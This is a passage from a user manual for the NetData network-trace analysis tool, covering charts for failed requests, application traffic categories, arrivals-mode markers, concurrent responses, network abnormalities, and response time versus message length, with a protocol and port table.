Response times during the 6-second period. 99% of responses started within 1 msec. 40% of response messages took 3 ms for delivery (of 32 KB).




The strong correlation between response length and time suggests a link speed of 100 Mbps.

17.21 Plotting Only Failed Requests without Responses

The first step when investigating reports of failed transactions is to find evidence of such transactions in network traces. It is important to confirm that they are the relevant failures. Then they can be further characterised and the failure location determined by clues in traces from different points in the network.


To find transaction failures the most useful chart is a simple performance chart that plots transaction response times. Large response times will stand out and could identify failures. Requests that fail to get a response are likely to be plotted with large response times reflecting timeouts, but to find the absence of responses more reliably the performance chart has an option in its Filter menu, to plot only those transactions without responses.




Many requests without responses are likely to be shown still running at the end of the capture, and they may result not from a system failure but from packets being dropped by the sniffer. Each instance must be examined carefully. A chart of traffic volumes will indicate whether the sniffer has missed many packets. Benign types of requests withour responses such as ignored DNS queries can be hidden with the option in the chart's context menu to 'Hide This… App.Type' or 'Hide This… Server'.

17.22 Application Categories for Traffic Volumes and Dialogue Charts


During analysis NetData splits TCP and UDP traffic into major application categories such as web, database, file-server, file-transfer, peer-to-peer, backup, naming (such as DNS) and system-management traffic. The default type of traffic-volume chart (*Bandwidth Use*) can then display over time the volumes handled by those network protocols and application categories.



The volumes in the application categories are plotted in different colours on the main traffic-volume chart, and an option of the dialogue chart (Adopt Node/Type Colours of Performance Chart) will render service and application-type names in the same colours:



The association of application categories with application-protocol types can be viewed with the View, Recognisable Protocols command after revealing the Category column:




Name	Sel.	Description	Category	Port	Decoder	Transport
iMAP	Yes	Internet Message Access Protocol	mail	143	d, *, t	TCP
'FTPdata	Yes	File Transfer Protocol (FTP) data	file transfer	20	d, *, t	TCP
CUSS	Yes	Common Use Self Service (CUSS) travel-kiosk ...		5001+	d, *, t	TCP
HTTP	Yes.	Web HyperText Transfer Protocol (HTTP)	web	80	d, *, s, t	TCP, join
OSE	Yes.	IBM OSE between Websphere modules, similar ...	web	8994~	d, *, s, t	TCP
SSDP/HTTP	Yes.	Simple Service Discovery Protocol		1900+	d, *, s, t	UDP
SINE	Yes.	Aventail SINE Virtual Private Network - setup	VPN	1080+	d, *, s, t	TCP
ICSE	Yes.	ICSE - CICS application (ACT)			d, *, s, t	TCP
FTPctrl	Yes.	File Transfer Protocol (FTP) control	file transfer	21	d, *, s, t	TCP
ASN.1	Yes.	generic Abstract Syntax Notation 1 (ASN.1) tran...			d, *, s, t	TCP, U...
RTSP	Yes	Real-Time Streaming Protocol (RTSP)	media	554+	d, *, i, t	TCP
msRPC/em	Yes.	Microsoft Remote Procedure Call (RPC) through...		135	d, *, s, i, t	TCP, pipe
HTTPS	Yes.	HTTP Secure, i.e. HTTP over SSL	web	443+	d, *, s, i, t	TCP
SQLnet	Yes.	Oracle SQLnet generic SQL*Net or Oracle N...	database	1521+	d, *, s, i, t	TCP

If the category field is blank the traffic is included in the miscellaneous category.

17.23 Response-Time Markers in Arrivals Mode


NetData normally plots all response-time markers at the times responses started. However, when throughput is requested as an arrival rate rather than a response rate, by checking the box 'Plot arrival rate & markers', the consequent *arrivals* mode plots markers at the times requests arrive. If time bars are plotted and a response message has more than one packet, a vertical tick indicates when the response starts. In effect, markers and ticks swap places.




In the normal (response) mode transactions are plotted only if their *responses* start within the chart's time span, whereas in the arrivals mode they are plotted only if their *arrival* times fall within the chart.

When a server appears to freeze it may be vital to determine what if any response messages are issued to clients during the freeze, and what request messages are issued to backend servers. Toggling the arrivals-mode checkbox will answer both questions without having to study transaction bars.

The following two charts depict the behaviour of a server producing very large response times and progressing through a sequence of freezes for up to two seconds at a time. The transactions to all backend servers have normal response times. During a freeze the server handles only SSL handshake transactions with normal response times.



In the normal mode (when plotting the response rate) none of the server's blue markers for large response times occur during a freeze, indicating that it never responds to an application transaction during a freeze.




In the arrivals mode some blue markers of large response times do occur during a freeze, indicating that requests arrive during a freeze, but the only markers of other colours during a freeze indicate

that during a freeze only requests related to handshakes are sent to backend servers. It is inferred that a freeze affects all application processing but not the TCP or Secure Sockets Layer.

17.24 Plotting Concurrent Responses

As a variant to a graph of the number of concurrent transactions – the number of transactions in progress (TIP) – NetData can now plot the number of response messages being transferred concurrently. Such a graph can reveal the number of active threads in a server and could show that transaction delays were caused by a shortage of threads.




17.25 Network Abnormalities in User Transactions

On a transaction performance chart the markers of server transactions (single round-trips) that were affected by some form of network abnormality (such as a packet loss or retransmission timeout) are enclosed in purple squares. Those markers provide an immediate indication of the effect of network problems, or, conversely, the absence of such indications on markers of large response times rule out network problems as a cause of the delays.

When a network abnormality occurs NetData attaches an abnormality flag to all the transactions in progress on the relevant connection. NetData copies that flag to any group transaction that embraces the affected server transaction, and copies it again to any user transaction that embraces the affected group or server transaction.


A chart of user transactions, such as the following chart of Windows Login transactions through Citrix terminal servers, provides an immediate indication of which transaction delays mighty be explained by a network problem. A single click on such a marker will produce a packet-timing chart for the user transaction, ready for an examination of the abnormality and its circumstances.



In this example two Logins took 75 and 90 seconds and were not affected by any network problem. The signatures for Login user transactions indicate, in broad categories, the number of files and directories that were opened just to fetch attributes or for reading and writing, and they list the files that were read. The 90-second Login (marked by a solid blue diamond) read thousands of `dat` files whose names contained a GUID enclosed in braces, and this is indicated in the transaction's signature by the shortened and generalised item '{}.dat (****)'.

18 Response Time vs Message Length Chart

The Length button on the performance chart pops up a window to display the relationships between server-processing or message-transfers times, and request- or response-message lengths. This chart has a Help button that displays help on the plotted transaction markers and regression lines. Also, the chart has extensive zooming functions similar to those of other charts. All the scale-changing functions are described in the chart's Help window.




18.1 Correlating Message Lengths with Delays

